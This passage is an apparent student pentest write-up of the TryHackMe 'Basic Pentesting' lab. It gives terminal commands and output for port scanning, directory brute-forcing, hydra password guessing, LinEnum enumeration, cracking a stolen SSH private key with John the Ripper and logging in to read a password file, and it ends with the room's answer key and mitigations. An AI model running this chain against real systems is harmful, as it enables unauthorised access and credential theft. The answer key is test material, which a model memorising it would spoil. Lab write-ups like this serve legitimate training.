
**Output:**


```

[atharva@osboxes]~$ nmap -sT 10.10.69.18
Starting Nmap 7.91 ( https://nmap.org ) at 2025-04-14 23:10 EDT
Nmap scan report for 10.10.69.18
Host is up (0.23s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
Progress: 4272 / 207644 (2.06%)
Nmap done: 1 IP address (1 host up) scanned in 22.09 seconds
[atharva@osboxes]~$

```

Fig3.1: Obtaining the open ports of the simulation machine




```


[atharva@osboxes]~$ sudo gobuster dir -u 10.10.69.18 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt --exclude-length 472
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: STATE SERVICE      http://10.10.69.18
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] Exclude Length: 472
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2025/04/14 23:09:20 Starting gobuster in directory enumeration mode
=====
/development/ (Status: 301) [Size: 316] [--> http://10.10.69.18/development/]
Progress: 682 / 207644 (0.33%)
Progress: 697 / 207644 (0.34%)
Progress: 718 / 207644 (0.35%)
Progress: 727 / 207644 (0.35%)
Progress: 746 / 207644 (0.36%)
Progress: 771 / 207644 (0.37%)
Progress: 788 / 207644 (0.38%)
Progress: 812 / 207644 (0.39%)
Progress: 835 / 207644 (0.40%)
Progress: 856 / 207644 (0.41%)
Progress: 876 / 207644 (0.42%)
Progress: 896 / 207644 (0.43%)
Progress: 916 / 207644 (0.44%)
Progress: 936 / 207644 (0.45%)
Progress: 946 / 207644 (0.46%)
Progress: 956 / 207644 (0.46%)
Progress: 964 / 207644 (0.46%)
Progress: 976 / 207644 (0.47%)
Progress: 996 / 207644 (0.48%)
Progress: 1012 / 207644 (0.49%)
Progress: 1026 / 207644 (0.49%)
Progress: 1054 / 207644 (0.51%)
Progress: 1071 / 207644 (0.52%)
Progress: 1091 / 207644 (0.53%)
Progress: 1105 / 207644 (0.53%)
Progress: 1131 / 207644 (0.54%)
Progress: 1146 / 207644 (0.55%)
Progress: 1165 / 207644 (0.56%)

```

Fig3.2: Exploitation of finding hidden directories using gobuster command-line tool



**Fig3.3:** Exploitation of finding hidden directories using dirbuster GUI tool



**Fig3.4:** Steps for exploitation the active usernames on the system




Fig3.5: Successful exploitation for obtaining the usernames




Fig3.6: Cracking password of a user using brute-forcing tool "hydra"




Fig3.7: Pushing LinEnum shell script file into exploited users temp directory

```

Parrot Terminal
File Edit View Search Terminal Help
jan@basic2:/tmp$ chmod +x LinEnum.sh
jan@basic2:/tmp$ ./LinEnum.sh

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

[+] Debug Info
[+] Thorough tests = Disabled

Scan started at:
Tue Apr 15 22:33:24 EDT 2025

### SYSTEM #####
[+] Kernel information:
Linux basic2 4.4.0-119-generic #143-Ubuntu SMP Mon Apr 2 16:08:24 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux

[+] Kernel information (continued):
Linux version 4.4.0-119-generic (buildd@lcy01-amd64-013) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9) ) #143-Ubuntu SMP
Mon Apr 2 16:08:24 UTC 2018

[+] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
No responses yet

```

Fig3.8: Configuration and executing LinEnum tool for gathering all the details about the system for privilege escalation

```

Parrot Terminal
File Edit View Search Terminal Help
jan@basic2:~$ ls -la /home/jan/
total 12
drwxr-xr-x 2 jan jan 4096 Apr 17 2018 .
drwxr-xr-x 3 jan jan 4096 Apr 17 2018 ..
-rw-r--r-- 1 jan jan 175 Apr 17 2018 .lesshst
jan@basic2:~$ ls -la /home/kay/
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw-r--r-- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwxr-xr-x 2 kay kay 4096 Apr 17 2018 .cache
-rw-r--r-- 1 root kay 119 Apr 23 2018 .lesshst
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
lrwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo
jan@basic2:~$ cd /home/kay/.ssh
jan@basic2:/home/kay/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
jan@basic2:/home/kay/.ssh$

```

Fig3.9: Enumerating directories under different user for further exploitation

```

Parrot Terminal
File Edit View Search Terminal Help
jan@basic2:/home/kay/.ssh$
[ root@osboxes ]-[/home/atharva/Downloads]
#python3 /usr/share/john/ssh2john.py id_rsa > rsa_hash.txt
[ root@osboxes ]-[/home/atharva/Downloads]
#john rsa_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa)
ig 0:00:00:14 DONE (2023-04-16 01:30) 0.06788g/s 973638p/s 973638c/s 973638C/s *7iVamos!
Session completed
[ root@osboxes ]-[/home/atharva/Downloads]
#

```

Fig3.10: Converting encoded file into John the Ripper format for the brute-forcing and exploitation of login credentials

```

kay@basic2: ~
File Edit View Search Terminal Help
[~][root@osboxes]-[/home/atharva/Downloads]
#ssh id_rsa kay@10.10.159.12
ssh: Could not resolve hostname id_rsa: Name or service not known
[x]-[~][root@osboxes]-[/home/atharva/Downloads]
#ssh -i id_rsa kay@10.10.159.12
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


0 packages can be updated.
0 updates are security updates.

Trash

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
kay@basic2:~$

```

**Fig3.11:** Successful exploitation of final password which resides under the user “kay”



**Fig3.12:** Validation of completion of the Basic Pentesting Simulation Room

Room completed (100%)

Answer the questions below

Deploy the machine and connect to our network

No answer needed ✓ Correct Answer

Find the services exposed by the machine

No answer needed ✓ Correct Answer Hint

What is the name of the hidden directory on the web server (enter name without /)?

development ✓ Correct Answer Hint

User brute forcing to find the username & password

No answer needed ✓ Correct Answer

What is the username?

jan ✓ Correct Answer Hint

What is the password?

armando ✓ Correct Answer Hint

What service do you use to access the server (answer in abbreviation in all caps)?

SSH ✓ Correct Answer Hint

Enumerate the machine to find any vectors for privilege escalation

No answer needed ✓ Correct Answer Hint

What is the name of the other user you found (all lower case)?

kay ✓ Correct Answer

If you have found another user, what can you do with this information?

No answer needed ✓ Correct Answer Hint

What is the final password you obtain?

heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$ ✓ Correct Answer Hint

**Fig3.13:** Successful completion of all the questions of Basic Pentesting Simulation Room

**Impact:** (Based on the sub-tasks)

- Unauthorised Access
- Privilege Escalation
- Sensitive Data Exposure
- Service Disruption

**Mitigation Step:** (Based on the sub-tasks)

1. To stop automated brute-force attacks, implement account lockout policies after a specific number of unsuccessful login attempts.
2. To reduce the attack surface, audit and disable all idle services and ports on a regular basis.
3. Implement strong authentication mechanisms, allow access only from trusted IPs via firewalls, and monitor logs for suspicious connection attempts.

**Resources Used:**

VMWare, Parrot OS, Windows 10 OS, Google Chrome, Network Mapping (nmap), gobuster, dirbuster, smbmap, smbclient, pluma file editor, hydra, shell scripts, LinEnum, John The Ripper, command line utilities.

## **References:**

1. <https://tryhackme.com/>
2. <https://olivierkonate.medium.com/>
3. <https://github.com/>
4. <https://osboxes.org/>
5. <https://www.atlassian.com/trust/security/security-severity-levels>